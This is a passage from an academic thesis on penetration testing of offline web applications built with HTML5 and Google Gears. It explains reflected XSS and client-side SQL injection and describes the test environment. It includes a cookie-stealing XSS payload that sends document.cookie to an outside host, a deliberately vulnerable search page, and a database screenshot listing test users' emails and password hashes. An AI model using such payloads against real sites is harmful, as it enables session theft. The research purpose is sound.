JavaScript is a lightweight programming language with object-oriented capabilities. It resembles C, C++ and Java, but only in syntax. The general-purpose core of the language has been embedded in several browsers, which allows executable content to be included in Web pages. This allows pages to interact with the user, and dynamically create HTML content [Fla06].

Following is a simple example of a JavaScript script included in a Web page [Fla06]:

```
<html>
  <head><title>Addition</title></head>
  <body>
    <script language="JavaScript">
      document.write("<h2>JavaScript Example</h2>");
      for(i = 0, add = 1; i < 10; i++, add += 1) {
        document.write(i + " + 1 = " + add);
        document.write("<br>");
      }
    </script>
  </body>
</html>
```

The result when this is run in a browser is shown in figure 3.2.




Figure 3.2: An example of a Web page containing a JavaScript script

Reflected XSS using JavaScript

In the “OWASP Testing Guide” [MKC08], there are some strategies for how to conduct a successful Reflected XSS attack. The authors describe a three-phase procedure. They follow the same procedure as the one described in section 2.2.1 on penetration testing.

Phase 1 *Detecting input vectors, determining the input variables, and how to input them into the Web application.*

E.g. if a Web page sends `name` as a variable in the URL:

`www.example.com?user=Anja,`

it might represent an opening for an attack.

Phase 2 *Analyzing the input vectors for vulnerabilities, using harmless attacks.*

To test if the application is vulnerable to XSS attacks, it is useful to start out by performing an attack without consequences, such as:

`<script>alert(123)</script>.`

If this attack is successful the result is a popup as shown in figure 3.3.



Figure 3.3: XSS attack, `alert(123)`;; adopted from [MKC08]

The script could be included in the URL of the vulnerable Web site, by replacing e.g. a username:

3.3. WEB APPLICATION ATTACKS APPLICABLE TO OFFLINE APPLICATIONS¹⁷

```
www.example.com?user=<script>alert(123)</script>.
```

In this case, if the Web site is vulnerable to XSS attacks, the script will run when the site requests the username, and the popup will appear.

Phase 3 *For each vulnerability from the previous phase, the tester should try to exploit the application with an attack that has real impact on the Web application security.*

E.g. the tester can try to steal a cookie, like the following example:

```
www.example.com?user=<script>document.location=
'http://www.cgisecurity.com/cgi-bin/cookie.cgi?' + document.cookie</script>,
```

where the user's cookie is copied to the file cookie.cgi at www.cgisecurity.com if the attack is successful [4].

3.3.2 (Client-Side) SQL Injection

SQL injection allows the attacker to execute SQL code under the privileges of the user to access the information in the database [MKC08]. E.g. running:

```
SELECT * FROM USER;
```

where, if successful, the attacker will gain access to everything in the USER table in the attacked database.

Most important for this thesis is running SQL code through a cross-site scripting attack, gaining access to the information in the locally stored database through SQL code in a script controlled by the attacker.

In traditional SQL injection attacks, the attacker has to find a place where the SQL statement can be injected, without being filtered [MKC08]. In this thesis I will only use injection through scripts.

The attacker also has to find the database name, table names, etc. In offline applications, the source code of the application and the database are stored locally on the user machine. The attacker simply has to use the offline Web application him/herself in order to find the name of the database and the tables as described in section 3.2. This makes client-side SQL injection easier than server-side SQL injection.

Chapter 4

Realization of Offline Web Applications

In the introduction of this thesis, it was mentioned that I will look at two different technologies for realization of offline Web applications: HTML5 and Google Gears. Following, I will present the chosen technologies, and the security features that are included in these. HTML5 and Google Gears have different vulnerabilities and strengths and might be subject to different attacks.

4.1 HTML5

HTML5 is the 5th major revision of the Hypertext Markup Language (HTML) which is the core language of the World Wide Web. The process of specifying HTML5 is still in progress. The goal is to replace the previous HTML4, XHTML 1.0, and DOM2 HTML specifications [HH09]. The specification will probably be a W3C Candidate Recommendation in 2012 [Tri08].

The offline features of HTML5 are today supported by some browsers, I will come back to this in section 5.2.2.

Before describing the new features in HTML5 I will give a brief description of the three specifications it is meant to replace: HTML (HTML4), XHTML and DOM2 HTML.

Hyper Text Markup Language (HTML)

HTML is a markup language for describing Web pages. A HTML document comprises of HTML tags and plaintext [5].

There has been several versions of HTML, where the newest version is HTML5. The history of HTML started in 1989 with the first version of HTML being proposed by Tim Berners-Lee. As the proposal noted that generality and portability should be a basis for HTML, this first version only contained few tags [CA99]. The form of a markup language is described in ISO-standard Standard Generalized Markup Language (SGML), and the first version of HTML was based on this standard [CA99].

Following this first version, several versions have been published, leading up to the last version before HTML5, HTML 4.01 in 1999, a subversion of HTML 4 [RHJ99]. Based on HTML 4.0 an ISO-HTML standard was published in 2000, and this was corrected according to HTML 4.01 in 2003 [IEC00].

Following is an example of a small HTML document:

```
<html>
  <head>
    <title>My HTML document </title>
  </head>
  <body>
    <h1> This is a heading </h1>
    This is a HTML document.
  </body>
</html>
```




Figure 4.1: Screenshot of simple HTML Web page

When a HTML document is displayed in a Web browser (e.g. Firefox or Internet Explorer) only the plaintext is shown. A screenshot of the result of the above code when run in a browser is shown in figure 4.1. The HTML tags are used to interpret the content and decide how the content should be displayed [5]. In the previous example some common HTML tags are shown. As can be seen in the example, most tags comprise of an opening tag, `<html>`, and a closing tag, `</html>`. The content within the `head` tags is what is shown in the head of the browser when visiting a web page. The text within the `body` tags is the content which is shown in the web page. The text between the `h1` tags is displayed as a heading. Some tags can also include attributes, e.g. link tags which have an attribute specifying the URL [5]. An example of a link tag with an attribute is shown below.

```
<a href="http://www.example.com">This is an example link</a>
```

There are several such tag options to produce different display alternatives. Amongst others there are tags for images and tables, there are color options etc. [5].

In HTML 4 more multimedia options, scripting languages and style sheets are supported than in previous versions, and it supports documents that are more accessible to users with disabilities. The goal while specifying HTML 4 was to internationalize documents, making the Internet truly world wide [RHJ99].

Extensible Hypertext Markup Language (XHTML)

XHTML is the successor of HTML 4, and is a reformulation of HTML 4 as an XML (Extensible Markup Language) 1.0 application. The integration with XML results in a more standardized and formalized language. XHTML documents can be viewed, edited and validated with standard XML tools [Pem00].

Document Object Model (DOM) HTML

A HTML Document Object Model is a tree representation of the HTML objects in a Web page; headings, paragraphs, images etc. Each HTML element is a branch or a leaf in the model, and the model shows how the elements relate to each other, and how they relate to the document itself [Koc01]. A DOM representation of the example given in section 4.1 is illustrated in figure 4.2.




Figure 4.2: Example of an HTML DOM

This representation of HTML elements gives the possibility to influence the elements, changing them or checking property of elements, by calling on the HTML elements as objects. This gives a way of accessing HTML elements, enabling change upon user-generated events. This lays the fundament of making Web pages interactive [Koc01].

HTML5

Primarily, it should be pointed out that HTML5 is still under development, and a specification has not been released. W3C has published a draft, and this is the basis of what is discussed in this thesis regarding HTML5 [HH09]. As mentioned in the beginning of this section, it will probably be a W3C Candidate Recommendation in 2012. However, several browsers have already adopted some of the new features of HTML5 [Tri08].

The main goal of specifying a new version of HTML is to address Web applications. This has not been adequately addressed in the previous versions of HTML [HH09]. In addition to this, other issues that have been raised the last years are addressed. Amongst these is defining a single language covering the functionality of HTML4, XHTML and DOM HTML

where DOM is used as a basis for defining HTML5, improving interoperability between implementations. In addition, document markup is improved. HTML5 introduces several new APIs that help in creating Web applications, amongst these an API that enables offline Web applications [vK08].

To make it possible for the application to work while offline, a manifest is created, which lists all the files that the application needs. This causes the user's browser to keep a copy of the files for use offline. As the HTML page is requested, the browser caches the files in the manifest, and the files are available even when the user goes offline. The manifest is added as an attribute to the `<html>` start tag [HH09]:

```
<html manifest="something.manifest">.
```

Every time a user visits a Web site that declares a manifest, the browser tries to update the application cache. If the manifest has changed, all the resources in the manifest are re-downloaded and cached anew. The application cache consists of [HH09]:

- the manifest,
- a set of cached resources, where all the resources must have the same origin as the manifest,
- zero or more fallback namespaces,
- zero or more URLs that form the online whitelist namespaces,
- an online whitelist wildcard flag, which is either open or blocking.

There is an `online` attribute that returns false if the user is not connected to a network. If the `online` attribute returns true the user is connected to a network, but might not be connected to the Internet [HH09].

The file containing the offline data can be found and edited outside of the Web browser. Following is a list of the location of this file, depending on the operating system. Of the Web browsers used in this thesis, only Mozilla Firefox has implemented the offline capabilities of HTML5. For more information on the Web browsers, see section 5.2.2.

Mac OS-X - Firefox Users/<username>/Library/Caches/Firefox/
Profiles/{profile}.default/Cache

Windows XP - Firefox C:\Documents and Settings\<username>\Local Settings\
Application Data\Mozilla\Firefox\Profiles\{profile}.default\Cache

4.1.1 Security in HTML5 regarding Offline Applications

HTML5 follows the same-origin policy. This means that only browsing contexts with the same origin can navigate each other and access the objects associated with the browsing contexts in question. E.g. if a script with different origin tries to access any of the objects related to the browsing context, a security error should be raised [HH09].

In “HTML 5 - A vocabulary and associated APIs for HTML and XHTML” [HH09], a browsing context is defined to be “an environment in which `Document` objects are presented to the user”. This means that a window or a tab in a Web browser typically contains one browsing context.

Two browsing contexts are said to have the same origin if:

- the origin of the active documents in each browsing context are the same,
- one browsing context is a nested browsing context and the second browsing context is the top-level browsing context of the first,
- one browsing context is an auxiliary browsing context and the second is allowed to navigate the opener browsing context of the first,
- one browsing context has an ancestor browsing context whose active document has the same origin as the active document of the second browsing context.

It is pointed out in “Would you like fries with that?” [Roe08] that the definition of same origin is somewhat confusing and vulnerable to attacks. If two browsing contexts are defined as being from the same origin they can interact without problems. This means that if one browsing context has vulnerabilities, and is defined to have the same origin as another browsing context, an attacker can access both.

In “Would you like fries with that?” [Roe08] it is also pointed out that the downloading of additional resources in offline applications could be a security vulnerability. This is further discussed in chapter 6.2.

There is also a description of certain challenges related to security in offline Web applications in section 3.2.

4.2 Google Gears

The Google Gears API is an open source project that enables more powerful applications, by adding new features to Web browsers. The modules included in Gears to enable offline applications are `LocalServer`, `Database` and `WorkerPool`. Google Gears allows Web developers to create Web applications that can run offline using these APIs. To be able to take advantage of the offline capabilities offered by Google Gears, the code of the Web application needs to be changed to explicitly make use of the Google Gears APIs [3].

To use Google Gears for taking an application offline, a plugin has to be downloaded. The user has to explicitly accept that a Web page is allowed to use the Google Gears APIs. A popup as shown in figure 4.3 will be presented to the user when a page using the Google Gears APIs is requested. If the user denies this request, the Web page will not load properly, and the Web page is not allowed to use the APIs [3].

The `LocalServer` API allows a Web application to cache and serve resources locally at the user computer. If a URL is present in the local cache, the HTTP/HTTPS request is served locally from the user’s disk regardless of network connection, given that the local storage is set to enabled and the cookie of the request matches the cookie of the local storage. Depending on the storage class used, the URLs are updated automatically or manually. The




Figure 4.3: Popup to verify if a Web page can use the Google Gears API

application manages the cache using two classes, `ResourceStore` and `ManagedResourceStore`. The first is used for capturing data files that need to be addressed using an URL, the second is used to capture the set of resources needed to run a Web application [3].

The *Database* API allows an application to persistently store the user's data locally on the user's computer. Data is stored and retrieved locally by executing SQL statements [3].

The *WorkerPool* API allows time-intensive operations, like I/O or heavy computations, to be performed in the background. Running the operation in the background means that the UI is not made unresponsive during the operation. The `WorkerPool` behaves like a set of processes and do not share any execution state. They can only interact with each other by sending message objects. Changing one worker does not have any effect on other workers [3].

In the Google Gears Web pages there is a collection of sample applications showing the functionality of the different APIs that are defined in Gears. One of the test applications in this thesis can be found here. The Web pages also present where the resources for Google Gears applications can be found locally, depending on the Web browser and the operating system. Following is a list of the locations for the Web browsers and operating systems used in this thesis. The databases can be found and edited in these locations, outside of the Web browser [3].

Mac OS-X - Firefox `Users/<username>/Library/Caches/Firefox/Profiles/{profile}.default/Google Gears for Firefox`

Windows XP - Firefox `C:\Documents and Settings\<username>\Local Settings\Application Data\Mozilla\Firefox\Profiles\{profile}\Google Gears for Firefox`

Windows XP - Internet Explorer `C:\Documents and Settings\<username>\Local Settings\Application Data\Google\Google Gears for Internet Explorer`

4.2.1 Security in Google Gears

Similarly to HTML5, the basic security model of Google Gears uses the same origin policy, this means that a Web page with a scheme, host and port can only access resources with the

same scheme, host and port. Hence, a Web site using Google Gears can only open databases created for that site's origin, and can only capture URLs and use manifests from that site's origin. It is therefore impossible for Web applications to share the same resources [3]. But if two Web applications share the same Web server, and thus have the same scheme, host and port, they can access each other's databases [HS08]. The same-origin policy in Google Gears could encounter the same vulnerabilities as explained in section 4.1.1, about security in HTML5.

The SQLite implementation in Google Gears does not support the ATTACH and DETACH statements. These statements allow SQLite to open other SQLite databases on the same computer. This is a security choice made by Google Gears to prevent attackers from using the Google Gears database to read other databases on the user machine [HS08].

As described in section 4.2, to prevent Web applications from storing data on a user's hard drive without the user knowing it, Gears shows a warning dialog as soon as a Web site attempts to use the Google Gears APIs. If the user denies the site access to Google Gears, the site is not allowed to access the APIs [3].

There is also a description of certain challenges related to security in offline Web applications in section 3.2.

Chapter 5

Security testing - preparations and execution

This chapter describes the practical experiments performed in this thesis, the preparations and the actual tests. The tests are formalized, and together with each test description, the result and consequence of each test is given. The results are elaborated in section 6.1, and discussed in section 6.2. The practical experiments are a set of penetration tests that can reveal potential weaknesses in offline Web applications. Penetration testing is described in section 2.2.1.

5.1 The Test Applications

To perform the practical experiments, two test applications with offline capabilities were set up:

Gearpad is a Google Gears example application, described in more detail in section 5.1.1.

Task Helper is an application enabled to work offline with elements from HTML5, described in more detail in section 5.1.2.

In addition, an implementation of a simple “search function” is described in section 5.1.3.

5.1.1 Gearpad

Gearpad is an application found at the home pages of Google Gears [3]. There are several sample applications on this Web page that show how the different APIs work. One of these applications, Gearpad, is a simple web-based notepad. It allows the user to write notes, while online or offline. It has the option of storing the user information on the computer for working offline. In the bottom corner of the application, the online status is shown (online/offline). Apart from this, the user will not notice if the application is online or offline when the option of working offline is chosen. In figures 5.1 and 5.2 screenshots of

the logon page and the application when logged on are shown, respectively. Within these figures, the Web pages are shown in online and offline modes.




Figure 5.1: Screenshots of login to Gearpad in online and offline modes




Figure 5.2: Screenshots of the Gearpad application in online and offline modes

In figure 5.1(a) the logon page when the browser is online, is shown. This is a standard logon page, where the user has to input username and password, and this is authenticated with the Web server. In the second subfigure, figure 5.1(b) it is shown how the login page looks like when the browser is offline. In this case, the user does not have to input password, he or she chooses from the offline profiles that are saved on the computer. How the offline profiles are saved, is presented later in this section.

Looking more closely at the subfigures of figure 5.2, we can see that in the bottom left corner of both subfigures, the online/offline mode is shown. In figure 5.2(a) the application in online mode is shown. In this mode, the user can choose to enable the application to work in offline mode. This is done by pressing the link in the top right corner, “Set up online access!”. When this link is pressed, the user can logon in offline mode, and the user’s username will be added to the list of usernames on the offline login page shown in figure 5.1(b). The user has to press the link to gain offline access in this test application.

When the application is set up for use offline, a file is created locally on the user’s

computer, where the information needed to run the application offline is saved. When the application goes from offline to online mode, the server database is synchronized with the local file.

The source code for Gearpad can be found on the Web pages of Google Gears ¹. The Gearpad sample application requires a PHP Web server and a MySQL database, which were set up as described in section 5.2.1. Included in the source code, the `deb.sql` script is included. This was run on the MySQL database to create the offline database for saving offline users, and the rest of the files were added to the Web server's document root, under a "gearpad" folder.

5.1.2 Task Helper

The Task Helper was found on Mark Finkle's Weblog [6]. It is a simple task list system. Screenshots of the application in online and offline mode are shown in figure 5.3. The application was made to demonstrate the offline features available for Firefox 3, that uses the offline features of HTML5.

The Task Helper only works with Mozilla Firefox, as this is the only browser of the browsers used in this thesis that supports HTML5. See section 5.2.2 from more information on the Web browsers used.




Figure 5.3: Screenshots of the Task Helper application in online and offline modes

In this application the user can:

- add tasks,
- mark the tasks as completed, shown in figure 5.3(b) as a crossed out task, and
- delete tasks.

The application is aware of the online status. This can be seen in the subfigures of figure 5.3, the status is shown in the heading (online/offline).

¹<http://code.google.com/intl/nb-NO/apis/gears/tools.html>

The user information is saved in a file locally on the user's computer, and in a file on the server. When the user is offline, only the local file is updated. When the application goes from offline to online mode, the file on the server is synchronized with the local file. This is shown to the user in an event log on the bottom of the page. In figure 5.3(b), it is shown that after the Task Helper goes online, the server is updated.

This implementation of the application only supports one task list, thus only one file is needed on the server, and there is no authentication. The Task Helper is only a demonstration of the offline features of HTML5.

Unlike Gearpad, to use the Task Helper application, the user does not have to actively set up offline access. This happens automatically when the user opens the application.

5.1.3 Simple “search function”

The main goal of the attacks that I will perform in this thesis is to gain access to data stored locally on the user computer. One way to remotely access this information is through cross-site scripting attacks. To explore the possible consequences of cross-site scripting attacks on offline Web applications, I have created a simple “search function” where the user inputs a random string, and the string is reflected back to the user. This “search function” is an easy implementation of a cross-site scripting weakness. The “search function” gives the tester the possibility to perform successful cross-site scripting attacks, and thus makes it possible to reveal the consequences of cross-site scripting attacks on offline Web applications. The source code for the “search function” is included in appendix B.

The “search function” resides on the Web server with the two test applications. By having this cross-site scripting weakness on the Web server, the test applications are subject to the weakness by the same-origin principle.



Figure 5.4: Screenshot of “search function” where a search for the string “random search” has been performed

5.2 Setting up the test environment

To execute the experiments a Web server was set up on a computer at NTNU, and the two test applications, Gearpad and Task Helper, were put on this server. The experiments assume a Web server with security weaknesses or flaws to reveal the possible weaknesses of offline applications.

5.2.1 The Web Server


To perform the experiments I needed test applications. To test the vulnerabilities of offline Web applications I decided to install an insecure Web Server on a test computer, and run two Web applications with offline capabilities on this Web server.

Apache Web Server

The Web server I used, was an Apache HTTP Web Server version 2.2. It was installed on a Windows XP computer. The installation file was downloaded from the Apache Web pages ².

The Apache HTTP Server is an open-source project of The Apache Software Foundation. It has been the most popular Web server on the Internet since April 1996 [7].

Changes to the configuration of the Apache HTTP Web Server are made in the httpd.conf file. I did not change the configuration file.



(a) The Apache HTTP Web Server monitor

(b) Demonstration of working Apache HTTP Web Server

Figure 5.5: Screenshots of Apache HTTP Web Server

In figure 5.5 screenshots of starting up the Apache HTTP Web Server are shown. In figure 5.5(a) a screenshot of the Apache Service Monitor is shown. Using this, the owner of the Web server can control the server, start it, stop it, etc. In figure 5.5(b) a demonstration page on the Web server is shown, showing that the Web server is running.

PHP

In section 5.1 it is explained that to set up one of the test applications, Gearpad, a PHP server is needed.

The PHP version 5.3.0 installation file for Windows was downloaded from the PHP download pages ³. During the installation I chose that I wanted the the PHP installation

²<http://httpd.apache.org/>

³<http://windows.php.net/download/>

to work with the already installed Apache HTTP Web Server.

PHP is a scripting language well suited for Web development that can be embedded into HTML. PHP can help produce dynamic Web pages [8].

To check if the installation was successful, the following file was put on the Web server:

```
<?php phpinfo(); ?>
```

As the installation was successful, the result is shown in figure 5.6.




Figure 5.6: Screenshot of example PHP file

MySQL

In addition to the PHP server, a MySQL database is needed to set up one of the test applications, Gearpad, as is described in section 5.1.

The MySQL Community Server version 5.1 installation file was downloaded from the MySQL Web site ⁴.

MySQL is an open-source SQL database management system developed by Sun Microsystems, Inc. It is a relational database system, which means that the data is stored in tables rather than placing all the data in one big storeroom [9].

In figure 5.7, a screenshot of the command line client for the MySQL server is shown. In this figure the User table in the Gearpad database is shown.


5.2.2 The Web Browsers

There are certain differences between the Web browsers that effect the results in this thesis, and thus, I have included a small presentation of the browsers I will use.

The Web browsers I will use are:

- Mozilla Firefox 3.5
- Microsoft Internet Explorer 8

⁴<http://dev.mysql.com/downloads/mysql/5.1.html>



```

MySQL Command Line Client
+-----+-----+-----+-----+
| id | email | password | version | updated | content |
+-----+-----+-----+-----+
last_client_id | next_client_id |
+-----+-----+-----+-----+
| 1 | anjasvartberg@gmail.com | $1$P43.sY0.$LCTj4Isu1NjUXCYaHUnR31 | User Anja Svartberg is testing the security of Gearpad. | 67 | 2009-11-18 09:30:50 |
| 2 | svartber@stud.ntnu.no | $1$Ka1.LY4.$cYge#w3PQszcaUSrz5ode0 | Hello, world! | 1 | 2009-10-30 12:49:10 |
| 3 | anja@svartberg.com | $1$225.hP..$1R09FUdofNnfngi/wBpx9/ | Testing Gearpad security. | 10 | 2009-11-21 17:17:35 |
| 4 | linerk@gmail.com | $1$162..K1.$riwMa0ULmN8IRgd4nCr0gi | Hei Anja! Dette er Line:) | 4 | 2009-10-31 14:31:40 |
+-----+-----+-----+-----+
4 rows in set (0.00 sec)
mysql>

```

Figure 5.7: Screenshot of MySQL Command Line Client

As described in section 5.1.2 the Task Helper cannot be used with Internet Explorer, Firefox is the only browser that has already included parts of the HTML5 specification. Important for this thesis, Firefox 3.5 fully supports the offline resource specification of HTML5 [10]. Internet Explorer 8 does not support Global Storage, described in section 3.2.

5.3 Testing Tool

I will perform one automated test for checking if there are XSS vulnerabilities on the Web server. In this section the tool that will be used for the automated test is described.

5.3.1 XXS Me 0.4.3

XXS Me is an add-on to Mozilla Firefox. It is a tool for detecting reflected XSS vulnerabilities by looking for possible entry point for an attack. The tests do not compromise the security of the system, they only attempt to change the JavaScript value `document.vulnerable` to `true`. The tests are a set of strings that are representative for XSS attacks, and the tool works as if someone would enter the XSS strings into all the form fields of the Web site being tested [11].

In figures 5.8 and 5.9 screenshots from the result of an example run of the XXS Me tool are shown. Figure 5.8 shows what characters are not filtered by the application, and can be found unencoded in the result page of the Web application.

Figure 5.9, shows:

Failures the number of attempted strings that were allowed to change the value `document.vulnerable` to `true`,

Warnings the number of attempted strings that might affect the `document.vulnerable` in another browser, and

Passes the number of attempted strings that were not successful.




Figure 5.8: Example screenshot of XSS Me result page - Heuristic test result

Following these three is a list of the attempted attack strings, starting with the failures, and continuing after that with the warnings. In the figure I have only included the first three strings that were reported to change the `document.vulnerable` value.

